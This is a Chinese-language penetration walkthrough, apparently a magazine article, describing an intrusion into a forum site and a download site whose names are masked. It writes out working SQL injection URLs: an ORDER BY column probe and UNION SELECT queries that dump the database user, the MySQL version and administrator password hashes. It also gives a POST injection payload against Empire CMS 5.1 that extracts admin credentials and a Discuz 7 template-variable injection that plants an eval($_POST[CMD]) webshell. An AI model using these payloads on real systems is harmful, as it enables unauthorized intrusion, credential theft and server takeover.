再提交 **http://www.xxx.com/forummission.php?index=show&id=3236 order by 15/***，页面返回错误，说明字段数在 10—15 之间。

提交 **http://bbs.xxx.com/forummission.php?index=show&id=3236 order by 11/***，页面返回内容正常，再提交 **http://bbs.xxx.com/forummission.php?index=show&id=3236 order by 12/***，页面返回错误，说明字段数就是 11。

提交 **http://bbs.xxx.com/forummission.php?index=show&id=2464+and+1=2+union+select+1,2,user(),4,version(),6,7,8,9,10,11/***，返回了连接 mysql 数据库的用户和 mysql 版本信息，如图 1。

从图 1 中我们可以看到，mysql 数据库连接用户是 root，版本是 5.0 以上。看到这里，大家想到什么了吗？root 用户和 5.0 版本以上的 mysql 可以列数据库和表名，不用担心猜不出表了。

这个 mysql 数据库上的其它数据库也可以访问，root 用户还可以读取服务器里的关键文件。我们再提交 **http://bbs.xxx.com/forummission.php?index=show&id=2464+and+1=2+union+select+1,2,group_concat(uid,0x3a,username,0x3a,password),4,5,6,7,8,9,10,11/**/from/**/cdb_members/**/where/**/groupid=1--**，猜解出论坛管理员账号和口令，可是页面显示爆错内容是 cdb_members 表不存在，如图 2。

论坛安装的时候，肯定修改了论坛前缀表名。不过我们不用担心，前面也讲了，root 用户和 5.0 版本以上的 mysql 可以列数据库和表名，根本不用担心猜不出表。

马上拿出 mysql5.php 进行猜解，它的用法很简单，打开 mysql5.php，把 url 的值换成注入点地址 **http://bbs.xxx.com/forummission.php?index=show&id=2464/**/and/**/1=2/**/union/**/select/**/1,2,loveuk,4,5,6,7,8,9,10,11/***，把 db_name 的值换成当前论坛的数据库名，打开 cmd 命令行，




图 2




图 3

cd 到 php 安装的目录，把 mysql5.php 放在 php 目录里，执行 **php mysql5.php -t** 命令，列出论坛数据库下的所有表名，如图3。

从图3中我们可以看到，论坛表的前缀名是 psp_。再去猜 psp_members 表里的管理员账号和口令，提交 **http://bbs.xxx.com/forummission.php?index=show&id=2464+and+1=2+union+select+1,2,group_concat(uid,0x3a,username,0x3a,password),4,5,6,7,8,9,10,11/**/from/**/psp_members/**/where/**/groupid=1--**，返回了管理员的账号和口令，如图4。




图 4

从图4中我们可以看到管理员的账号和口令。先到破解md5值的网站上去破解看看，都没有结果。幸亏好兄弟雪手里有 260g 的彩虹表，可以破解 32 位的 md5 值，给他破破看，说不定运气好可以破解出来。

论坛插件漏洞就先到这里，我们总不能只在这条路上玩吧？网站还有三个模块，看看下载站吧。打开 **http://down.xxx.com/**，经过摸索，好象是用的帝国网站管理系统，默认后台是 /e/admin/，我们来访问 **http://down.xxx.com/e/admin/**，如图5，果然是！




图 5

帝国网站管理系统 5.1 版存在一个 POST 注入漏洞，可以把网站管理员账号和口令猜解出来。我们**在用户名处写"縗"、邮件处写"',1,1,1,(select+concat(0xD3C3BBA7C3FB,username,0xC3DCC2EB,password)+from+phome_enewsuser+where+userid=1),1,1,1,0,0,0)#"，其它随便写，然后点击"提交"**，返回成功。

然后访问 **http://down.xxx.com/e/tool/gbook/?bid=1**，如图6。




图 6

从图6中我们可以看到，账号和口令都猜解出来了，但是破解没有结果，在网上查了一下才知道，帝国网站管理系统从 5.1 版本开始，管理员口令就是 md5 双重加密了。

渗透到这里就陷入困境了，这时好兄弟雪传来消息，论坛的 32 位 md5 值破解出来了，真是天无绝人之路啊！马上利用猜解出来的论坛管理员账号和口令登录论坛，如图7，成功了。

现在我们来看看在 dz7 论坛后台怎么拿 webshell。网上有相关的文章，这里我就简单讲一讲吧。登录论坛后台，访问 **http://bbs.xxx.com/admincp.php?action=styles&operation=edit&id=1&adv=1** 自定义模板管理，在最下面有个"自定义模板变量"，变量中填"**rabbit safe', '#999'); eval($_POST[CMD]);//**"，替换内容随便输入：**222**，然后提交，如图8。

